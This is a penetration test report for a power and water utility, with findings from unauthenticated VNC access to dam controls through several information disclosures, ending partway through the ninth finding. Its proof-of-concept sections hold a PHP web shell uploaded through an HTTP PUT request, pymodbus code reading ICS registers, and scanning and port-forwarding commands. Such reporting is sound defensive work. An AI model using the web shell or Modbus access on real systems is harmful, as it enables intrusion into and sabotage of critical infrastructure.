



Penetration Testing Report

NEXT-GENERATION POWER AND WATER



Table of Contents

Executive Summary	2
Remediation Report	3
Vulnerability Assessment Summary	4
• Vulnerability Risk Definition and Criteria	4
• Statistics of Vulnerability Findings	5
• Vulnerability Summary Table	6
Testing Methodology	7
Vulnerability Findings	9
V1 - VNC Client Unauthenticated Login	9
V2 - Modbus Client Exploits	11
V3 - Insecure HTTP Methods Enabled	12
V4 - Information Disclosure - Public GitHub	15
V5 - DoS Main Company Website	17
V6 - Information Disclosure - Dam Information in JSON	18
V7 - Usernames Revealed Through Kerbrute	19
V8 - Information Disclosure - Company Website	20
V9 - Information Disclosure - Apache Web Server	21
V10 - Information Disclosure - Killbill Service JSON Information	22
V11 - Windows RDP Reveals Login Page	24
Appendix – Tools Utilized	26

Executive Summary

██████ was contracted by Next Generation Power, Electric and Water (NGPEW) to conduct a penetration test on a defined scope associated with office environments and industrial systems. This penetration test was a follow up of a previous engagement, which was conducted a few weeks prior. The following were the main objectives of the team during the engagement on the 8th and 9th of October:-

- Validate if control measures are placed and are working as intended, per the suggestion from the reporting of the previous engagement.
- Identify security issues within the network with a specific focus on critical assets of the organization.
- Determine the risk associated with discovered security issues based on their individual impact and likelihood.
- Provide an organised report detailing the risks, evidence and appropriate remediation steps.

The scope of this penetration test included 3 distinct areas of NGPEW's network infrastructure, whose identifiers are 10.0.1.0/24, 10.0.5.0/24 and 10.0.10.0/24.

The planning process of ██████ revolved around finding an efficient approach to discover security weaknesses in NGPEW's systems. The main aim of the security assessment is to highlight assets and prioritize tasks in terms of violation of confidentiality, integrity, and availability, with a focus on the business impact to NGPEW in regards to financial loss, reputational decline, among others. The factors involved in the determination of risk corresponding with the identified security flaws include:

- i. severity of the impact on NGPEW's reputation, infrastructure, related consequences, and other costs, as well as,
- ii. the likelihood of these flaws being exploited by adversaries.

During the pentesting, the team noticed that multiple improvements had been made to the NGPEW network in comparison to the previous engagement. Most of the modifications have positively impacted the security presence of the company. Vulnerable services have been removed or patched and critical assets were isolated. Another significant security upgrade is the implementation by the company's security team to disallow access from particular networks.

Risk Rating	Low/Info	Medium	High	Critical
No. of Security Issues	4	4	1	2

Figure: No. of Security Issues and Associated Risks

Remediation Report

The remediation report addresses some of the main steps that could be taken to eradicate the common vulnerabilities in the environment. The following recommendations if performed could significantly improve the overall security of the environment.

1. Harden devices to ensure fuzzing hardware or software becomes more infeasible.
2. Train personnel to recognize indicators of potential threats or compromise and what steps they should take in order to ensure a secure environment.
3. Keeping private company information including documentation away from the public eye.
4. Introduce Identity/Privileged Access Management solutions to enforce rules and policies that limit unauthorized employee access.
5. Making sure that any sensitive company information is behind credential authentication to insure confidentiality and integrity.

Vulnerability Assessment Summary

● Vulnerability Risk Definition and Criteria

██████ determines the risk of all vulnerabilities discovered during the penetration testing period using the CVSS (Common Vulnerability Scoring System) standard. The score is a numerical value reflecting the severity of a vulnerability, which is computed by taking relevant factors into account and ranking the particular vulnerability into categories of critical, high, medium or low/informational. It is a function of both the ease of exploitability and the consequent impact related to that vulnerability.

The CVSSv3 rating for each finding in this report is based on the base score calculated from <https://www.first.org/cvss/calculator/3> and the interpretation of the ratings is as follows:

Severity	CVSSv3	Explanation
CRITICAL	9.0 - 10	Vulnerability discovered has been rated as critical and is considered highly severe. This category of risk should be monitored closely by management.
HIGH	7.0 - 8.9	Vulnerability discovered has been rated as important. Vulnerabilities in this category can have a higher impact on confidentiality, availability or integrity but can be difficult to implement.
MEDIUM	4.0 - 6.9	Vulnerability discovered has been rated as having a medium criticality and the exploitability of vulnerabilities in this category could require additional data or vectors from the attacker to be successful.
LOW/INFO	1.0 - 3.9	Vulnerability discovered has been rated as having informational value, which should be addressed to meet industry best practices.

CVSS is a vendor-independent, industry open standard. It is designed to convey vulnerability severity, help determine urgency and priority of response. The table above gives a key to the icons and symbols used throughout this report to provide a clear and concise risk scoring system.

● Statistics of Vulnerability Findings

Based on the penetration test that was conducted on NGPEW's environment, the following statistics of vulnerabilities were discovered as shown in the figure below. The previous environment had several critical and high rated vulnerabilities that would have had a greater impact on the business if exploited.




Figure 1: Statistics of vulnerabilities from previous engagement

The penetration test that was recently conducted over two days showed great improvement by NGPEW on tackling some of the critical vulnerabilities and hence the number of such highly rated vulnerabilities reduced to two.




Figure 2: Statistics of vulnerabilities from current engagement

● **Vulnerability Summary Table**

<u>VULNERABILITY ID – NAME</u>	<u>RISK LEVEL</u>
V1 – VNC Client Unauthenticated Login	Critical
V2 – Modbus Client Exploits	Critical
V3 – Insecure HTTP Method Enabled	High
V4 – Information Disclosure - Public Github	Medium
V5 – DoS Main Company Website	Medium
V6 – Information Disclosure - DAM Information in JSON	Medium
V7 – Usernames Revealed through Kerbrute	Medium
V8 – Information Disclosure - Company Website	Low
V9 – Information Disclosure - Apache Web Server	Low
V10 – Information Disclosure - Killbill Service Information	Low
V11 – Windows RDP Reveals Login Page	Low

Risk Rating	Low/Info	Medium	High	Critical
No. of Security Issues	V8, V9, V10, V11	V4, V5, V6, V7	V3	V1, V2

Testing Methodology

Penetration Test

The dynamic testing would involve a grey/blackbox penetration test which will extensively test and report on all the found vulnerabilities within the scope given. The team utilizes the NIST methodology to ensure all facets of the infrastructure have been properly covered and tested. The following diagram represents the different phases of the penetration test in accordance to the NIST methodology.




Figure: Phases of a Penetration Test

[Reference: <https://www.secure-sec.com/vulnerability-analysis-penetration-testing/>]

Planning Phase

As part of the planning phase, the team started to gather public information about the client. Such services that were used to gather the information included NextGen's public website, social media platforms such as Twitter and LinkedIn, and public repositories such as GitHub. Information gathered from OSINT was then used in the penetration test that was conducted.

Discovery Phase - Host Discovery & Vulnerability scanning

Multiple tools were used to discover and initially scan hosts on the network, tools used range from host discovery tools to vulnerability scanning scripts that are application specific.

For host discovery, the team utilized nmap to perform initial scans identifying live hosts in the subnet as seen below.

```
nmap -Pn 10.0.1.0/24 -o initial.nmap
```

.

Alive hosts are then probed individually using both tcp and udp nmap scans to check for open ports.

tcp:

```
nmap -sC -sV -p- 10.0.1.150 -o 150.tcp.nmap
```

udp:

```
nmap -sU 10.0.1.150 -o 150.udp.nmap
```

Following that, specific vulnerability scripts from nmap are used to perform vulnerability scans of specific ports & applications

```
nmap -sV --script vulners 10.0.1.150
```

Web Application Tools & Scans

Nikto: Vulnerability scanner used to scan web applications and identify misconfigurations, outdated systems & possible attack vectors.

```
nikto --url http://10.0.1.150
```


Dirb: Directory and file brute-forcing application that is used to find hidden or unlisted pages on a Web Application.

```
dirb http://10.0.1.150 -X .php,.xml,.txt
```

Vulnerability Findings

V1 - VNC Client Unauthenticated Login

Risk	Critical
CVSS	9.8; Vector String: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Description	The VNC server does not prompt for any credentials before a connection has been attempted. This allows an unauthorized attacker inside the network to connect to the host, as no authentication is required to access this service. The host is also the primary point to access the management system of critical dam infrastructure. An attacker has the ability to modify the state of various parts of the dam and power management system. Malicious actions could lead to the shutdown of critical assets.
Affected Scope	10.0.5.50
Business Impact	The potential confidentiality and availability violations should unauthenticated access to a VNC server occur is crucial to address. This could lead to loss of life and property, and would cause significant ramifications to the reputation of NGPEW, as well as financial loss.
Proof of Concept	<p>Through the test account given to [REDACTED] on host 10.0.1.60 by the NGPEW team, nmap scans were conducted on the 10.0.5.0/24 network and active hosts were discovered, as well as the services running on each. The command is as follows:</p> <pre>nmap 10.0.5.50/24 -sV</pre> <p>The 10.0.5.50 host was found to have a VNC server and the team connected to this service through a port forwarding mechanism that was setup, as seen below:</p> <pre>C:\Windows\system32>ssh -L 172.16.208.130:5900:10.0.5.50:5900 root@10.0.1.60 Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-1034-aws x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage</pre> <p>After the setup was complete, the TightVNC application pre-installed on the Windows VDI was used in order to connect to the server by inputting the following remote host address at the prompt:</p> <pre>172.16.208.130:5900</pre> <p>The following image shows what can be observed upon connecting to the VNC server:</p>



The management system is open and values can be modified at will by whoever is connected to the host.

Remediation

Ensure that strong credentials that comply with standards are set up and properly deployed for the VNC server by setting up a password authentication security control. Access should be given only to authorized personnel of NGPEW that are qualified in handling the system.

V2 - Modbus Client Exploits

Risk	Critical
CVSS	9.6; Vector String: CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Description	The pymodbus package is a package that allows communication through TCP with the Modbus client in order to read values from its registers, and to write registers with the help of the Modbus protocol. As the port was not filtered, a TCP connection was established in order to communicate with the Modbus.
Affected Scope	10.0.10.57 10.0.10.60 10.0.10.61 10.0.10.62 10.0.10.63 10.0.10.64 10.0.10.65
Business Impact	A Modbus commonly in industrial environments to monitor, gather, process and transfer data between other devices in real-time. Modbus clients work together to ensure the proper functioning of the ICS infrastructure. The ability to read or write to registers of a Modbus TCP coil has a critical impact throughout the entirety of the network. An attacker can monitor and manipulate the data on certain or all of the Modbus clients in order to shutdown a dam or perhaps even cause the dam to overflow.
Proof of Concept	<p>A python package known as pymodbus was used in order to establish a TCP connection with the Modbus client.</p> <pre>>>> from pymodbus.client.sync import ModbusTcpClient >>> client = ModbusTcpClient('10.0.10.57') >>> client.read_holding_registers(0,12).registers [0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0] >>></pre> <p>For simplicity, only one host has been shown (10.0.10.57). This vulnerability can be exploited for all the hosts mentioned above. Once a client has been added to connect with the host through TCP, you can specify the number of registers to display using the 'read_holding_registers' and finally with the method 'registers' to signify that only the registries want to be displayed.</p> <p>The pymodbus package has the ability to write to the Modbus as well using the method 'write_registers', which will update a specified registry. However, this was not done in order to prevent hindrance of critical systems within the facility.</p>
Remediation	The Modbus/TCP protocol has no encryption or security features. It is advised to use protocols such as secure Modbus/TCP which provides additional security through the means of authentication and authorization.

V3 - Insecure HTTP Methods Enabled

Risk	High
CVSS	8.1; Vector String: CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:U/C:N/E:H/A:H
Description	The PUT and DELETE http methods are enabled on the website. The PUT method allows for uploading of any files to the web server without the need for a file upload functionality. The DELETE method allows for deleting any files that are present on the web server.
Affected Scope	10.0.5.152
Business Impact	A malicious user can utilize the PUT method to upload any arbitrary file and use the company's resources for this storage. The DELETE method can be used by a malicious user to delete any file on the server which could lead to the loss of availability of that file to any user accessing the website.
Proof of Concept	<p>The port is forwarded using ssh port forwarding using the following command.</p> <pre>C:\Windows\system32>ssh -L 172.16.208.130:4000:10.0.5.152:80 root@10.0.1.60 Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-1034-aws x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage</pre> <p>For the PoC, Burp is used to capture and forward the packets and then the response is shown to prove that the methods work.</p> <p>PUT:</p> <ul style="list-style-type: none"> A PUT request is sent to the forwarded port on the machine with the name of the file "_shell.php" and the file contents as part of the request body.

Request

```

1 PUT /_shell.php HTTP/1.1
2 Host: 172.16.208.130:4000
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; AppleWebKit/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: _kasi-standalone_session=eyJsIDNzaW9uO2lkIjo1MTUjODYyMDZmMjY3Q3Ne2j;
10 If-None-Match: "03de674f946611b0e"
11 If-Modified-Since: Sat, 26 Sep 2020 21:53:02 GMT
12 Connection: close
13 Content-Length: 41
14
15 <?php echo system($_REQUEST['cmd']);?>

```

- The response shows that the file was created successfully.

Response

```

1 HTTP/1.1 201 Created
2 Server: Microsoft-IIS/4.0
3 Date: Sat, 09 Jan 2021 19:43:54 GMT
4 PICS-Label: (PICS-1.0 "http://www.rsac.org/ratingsv01.html" 1 by "easetera
5
6 HTTP/1.1 201 Created
7 Server: Microsoft-IIS/4.0
8 Date: Sat, 09 Jan 2021 19:43:54 GMT
9 PICS-Label: (PICS-1.0 "http://www.rsac.org/ratingsv01.html" 1 by "easetera
10 Connection: close
11 Location: http://172.16.208.130/_shell.php
12 Content-Type: text/html
13 Content-Length: 59
14 Allow: OPTIONS, TRACE, GET, HEAD, PUT, DELETE
15
16 <body><h1>_shell.php was created successfully.</h1></body>

```

DELETE

- A GET request to a webpage is intercepted using the proxy in Burp and the request is changed to a DELETE.

Request

```

1 DELETE /_shell.php HTTP/1.1
2 Host: 172.16.208.130:4000
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; AppleWebKit/537.36
6 (KHTML, like Gecko) Chrome/87.0.4268.88 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif, image/w
8 ebp, image/apng, */*;q=0.9,application/signed-exchange;v=b3;q=0.9
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Cookie: _kasi-standalone_session=eyJsIDNzaW9uO2lkIjo1MTUjODYyMDZmMjY3Q3Ne2j;
12 If-None-Match: "03de674f946611b0e"
13 If-Modified-Since: Sat, 26 Sep 2020 21:53:02 GMT
14 Connection: close
15 Content-Length: 0
16


```


- When this request is then sent back to the server, the method is accepted and the file in the request will then be deleted as seen by the 200 response from the server.




```
Request
Pretty Raw [X] Actions v
1 DELETE /_shell.php HTTP/1.1
2 Host: 172.16.200.100:4000
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/87.0.4200.80 Safari/537.36
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/mixed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: _kxui-standalone_session=
eyJ0eXBscWVudC1lZjEwNTJlLGM5YzBmZWQyOTMhZDMyMTUwNDRNTklCjIicVY
XG2idSdFybGl0byTGI1OjElLCRmbGFzeCI6eyRkaWQyTGJkeiJpbXNwiImhc2hicyci6eyJhbGVy
dCI6Il1vc2Rlc2VwciIsbnVlcnByeSI6IGp4K4g7aWVkb3JlOGNvbGRkaWVjbmdiaWlnSTc0A3P4SD--GD
SlaaHdb7alzbGS1SSfEIall1dE07e477ae5912
10 If-None-Match: "0d1de74c94dc1:b0e"
11 If-Modified-Since: Sat, 26 Sep 2020 21:53:02 GMT
12 Connection: close
13 Content-Length: 0
... 
```


V4 - Information Disclosure - Public GitHub


Risk	Medium
CVSS	6.2; Vector String CVSS:3.0/AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Description	The documents that were previously available on the a Github repository were deleted. These documents contain the entire employee structure of NGPEW, with full names and positions, as well as a visual overview of the critical infrastructure system. Although deleted, they can still be accessed in the repository commits.
Affected Scope	Critical Industrial Infrastructure & Company Structure
Business Impact	The information about the employee flowchart obtained from the github page can be used to conduct phishing and social engineering attacks. The structure of the powerbus network can be used by attackers to get familiar with the infrastructure, allowing them to gauge how possible vulnerabilities may be placed and what attack vectors may be open. The reputation of the organization may be impacted by such incidents that leave it more at risk against security attacks.
Proof of Concept	<p>The following is the link to the Github repository, which does not contain any documents at first glance: https://github.com/Next-Generation-Power-and-Water/docs</p> <p>The commits of the repository contain traces of previous edits to the repository and the URLs for the documents present in the commits can be seen below:</p> <p>https://github.com/Next-Generation-Power-and-Water/docs/blob/ce792d656e59c76a29235e14fa7a03318b7ebc26/Demo_Organization_Import_09_03_2020.pdf</p>  <p>https://github.com/Next-Generation-Power-and-Water/docs/blob/6cb3049ecc95c8ed55aa9b1c1d362c975b7d59f4/PowerBus-Overview.png</p>

	
<p>Remediation</p>	<p>It is recommended to not have such confidential documents publicly available on platforms like Github where the general public may have access to it. Commit history can also be erased in that scenario. Limited access is recommended by providing access to the repository only to certain users, should there be a necessity to use Github. Otherwise, private platforms may be more suitable depending on the usage.</p>


V5 - DoS Main Company Website

Risk	Medium
CVSS	5.7; Vector String: CVSS:3.0/AV:A/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:H:
Description	The main company website is vulnerable to DOS attack under simple load.
Affected Scope	10.0.5.152
Business Impact	The website would not be available for users when it is under DOS attack, this could lead to a bad user experience. Also, it seems that the company would be offering many services to the users through this website, so it would badly affect availability more when this is the case.
Proof of Concept	<pre>C:\Windows\system32>ssh -L 172.16.208.130:4000:10.0.5.152:80 root@10.0.1.60 Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-1034-aws x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage</pre> <p>When the website was accessed by three of our teammates at the same time, we were faced with the too many users connected screen. It is to be noted that no scans on the webserver was being run at this time.</p> 
Remediation	A more powerful server could be used to ensure that users are able to access it properly. A load balancer could also be used to balance the load across multiple servers.


V6 - Information Disclosure - Dam Information in JSON

Risk	Medium
CVSS	5.1; Vector String: CVSS:3.0/AV:L/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N
Description	Werkzeug is used to dump information about each of the dams that are monitored and controlled by Next Gen Electricity. This can easily be viewed from the scope of the network.
Affected Scope	10.0.10.15
Business Impact	Information regarding the dams can easily be accessed by employees within the network without any particular privileges. Keeping this information open can allow attackers to learn about certain elements that are taken into consideration when monitoring dams.
Proof of Concept	<p>We need to port forward to the host machine in order to access the http page.</p> <pre>C:\Windows\system32>ssh -L 172.16.208.130:8000:10.0.10.15:80 root@10.0.1.60 Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-1034-aws x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage</pre> <p>The port is forwarded from port 80 on the target machine to port 8000 on the host machine using ssh in order to access the web page.</p>  <p>The address of the host along with the port number can be included in the URL in order to display the http page which is a JSON output of the dams and their respective data.</p>
Remediation	Only allow authorized employees to view this information


V7 - Usernames Revealed Through Kerbrute

Risk	Medium
CVSS	N/A
Description	The team was able to build a list of possible usernames from the public NGPEW website and then the team was able to verify that those users actually exist using the kerbrute tool which takes the usernames and runs them through the active directory to check if the usernames exist.
Affected Scope	10.0.1.100
Business Impact	This could affect availability since an attacker can DOS the active directory server, and this can also aid the attacker to find different users credentials
Proof of Concept	<p>Here the team used a tool called kerbrute which allows the attacker to check if the username is valid or not.</p> 
Remediation	The implementation of an IDS/IPS which could detect the attacker sending multiple authentication requests to the kerberos server.

V8 - Information Disclosure - Company Website

Risk	Low
CVSS	3.9; Vector String: CVSS:3.0/AV:L/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Description	While browsing the website, the team came across sensitive information disclosed by NextGen. This included disclosure of password policies and examples of passwords.
Affected Scope	N/A
Business Impact	The page seen as "Security Tips" on the NextGen website revealed possible passwords that the company employees might be using. Since some of the passwords shown follow a pattern, targeted wordlists can be generated and used to bruteforce the credentials of employees.
Proof of Concept	<p>This page can be found at http://ngpew.com/securityTips.html</p> <p>Strong Password Examples:</p> 
Remediation	It should be a common practice for password policies or password suggestions for employees to remain within the confines of the company and not to be shared publicly.

V9 - Information Disclosure - Apache Web Server


Risk	Low
CVSS	3.9; Vector string: CVSS:3.0/AV:L/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Description	The attacker can see the technology the webserver is running on and the version of it.
Affected Scope	10.0.5.153
Business Impact	This could result in allowing the attacker to exploit the server whenever the web server is out of date.
